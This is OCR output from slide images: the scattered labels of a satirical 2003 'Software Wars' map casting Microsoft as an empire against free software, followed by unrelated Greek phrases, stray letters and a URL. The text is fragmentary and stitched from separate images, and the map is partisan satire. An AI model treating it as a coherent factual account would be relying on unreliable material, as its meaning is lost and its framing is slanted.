

© Copyright 1998-2003 (ROC Yrs. 87-92) by Li-Cheng (Andy) Tai. Permission to copy in any medium granted if this copyright notice is preserved. All trademarks acknowledged.
Last modified August 10, 2003
http://www.atai.org/softwarewar.png
Software Wars
Empire Strikes Back
Free Software (Open Source)
Linux
Amiga
Amiga joins Linux
Apple MacOS
Novell
Netware
Corel
WordPerfect/ Office
Debian GNU/Linux
GPL
GNU Linux
Darwin
MacOS X
iMac
MS Office
.NET
Windows 2003/XP
defeat
Shared Source
Redhat Linux
GNOME
Empire Weather Service
Storm "DOJ" dissipated
FUD against GPL
battle
liberation
Ximian
KDE
XOffice
Win 2000/XP
Mono
Samba
FreeBSD
NetBSD
OpenBSD
OS/2
Defense line
Patents
IBM invests $1 billion In Linux
GPL
Countersuit
UNIX Lawsuit
Redmond
IBM AIX
SCO
$3 billion Lawsuit
Windows 2003
Microsoft front
Ruled by Emperor Bill the Great
Windows XP/2003
Microsoft puppet state
Lawsuits
Perl
Python
Apache
Empire of Microsoft
C#
MS Office
OSAF
HP UX
HP
Direct3D
Windows NT driven off from SGI by Linux
Windows XP/2003
Windows XP
Internet Explorer Windows XP
Free Software and Netscape link up March 31, 1998
OpenGL
SGI
Irix
Java
Sun
Open Lobby Office
StarOffice becomes Free Software October 13, 2000
Mozilla
Solaris 7
Sun Solaris
IBM, Oracle, Netscape, etc. Linux Efforts
Sun allied to Free Software May 1998, uses Linux 2002
Netscape




οργάνωση των εκδόσεων



υποστήριξη των χρηστών

open source


A
B
E
C
D
G
F
O
P
M
H
I
Q
R
J
K
S
T
L
N

ευρεία





http://www.dmst.aueb.gr/dds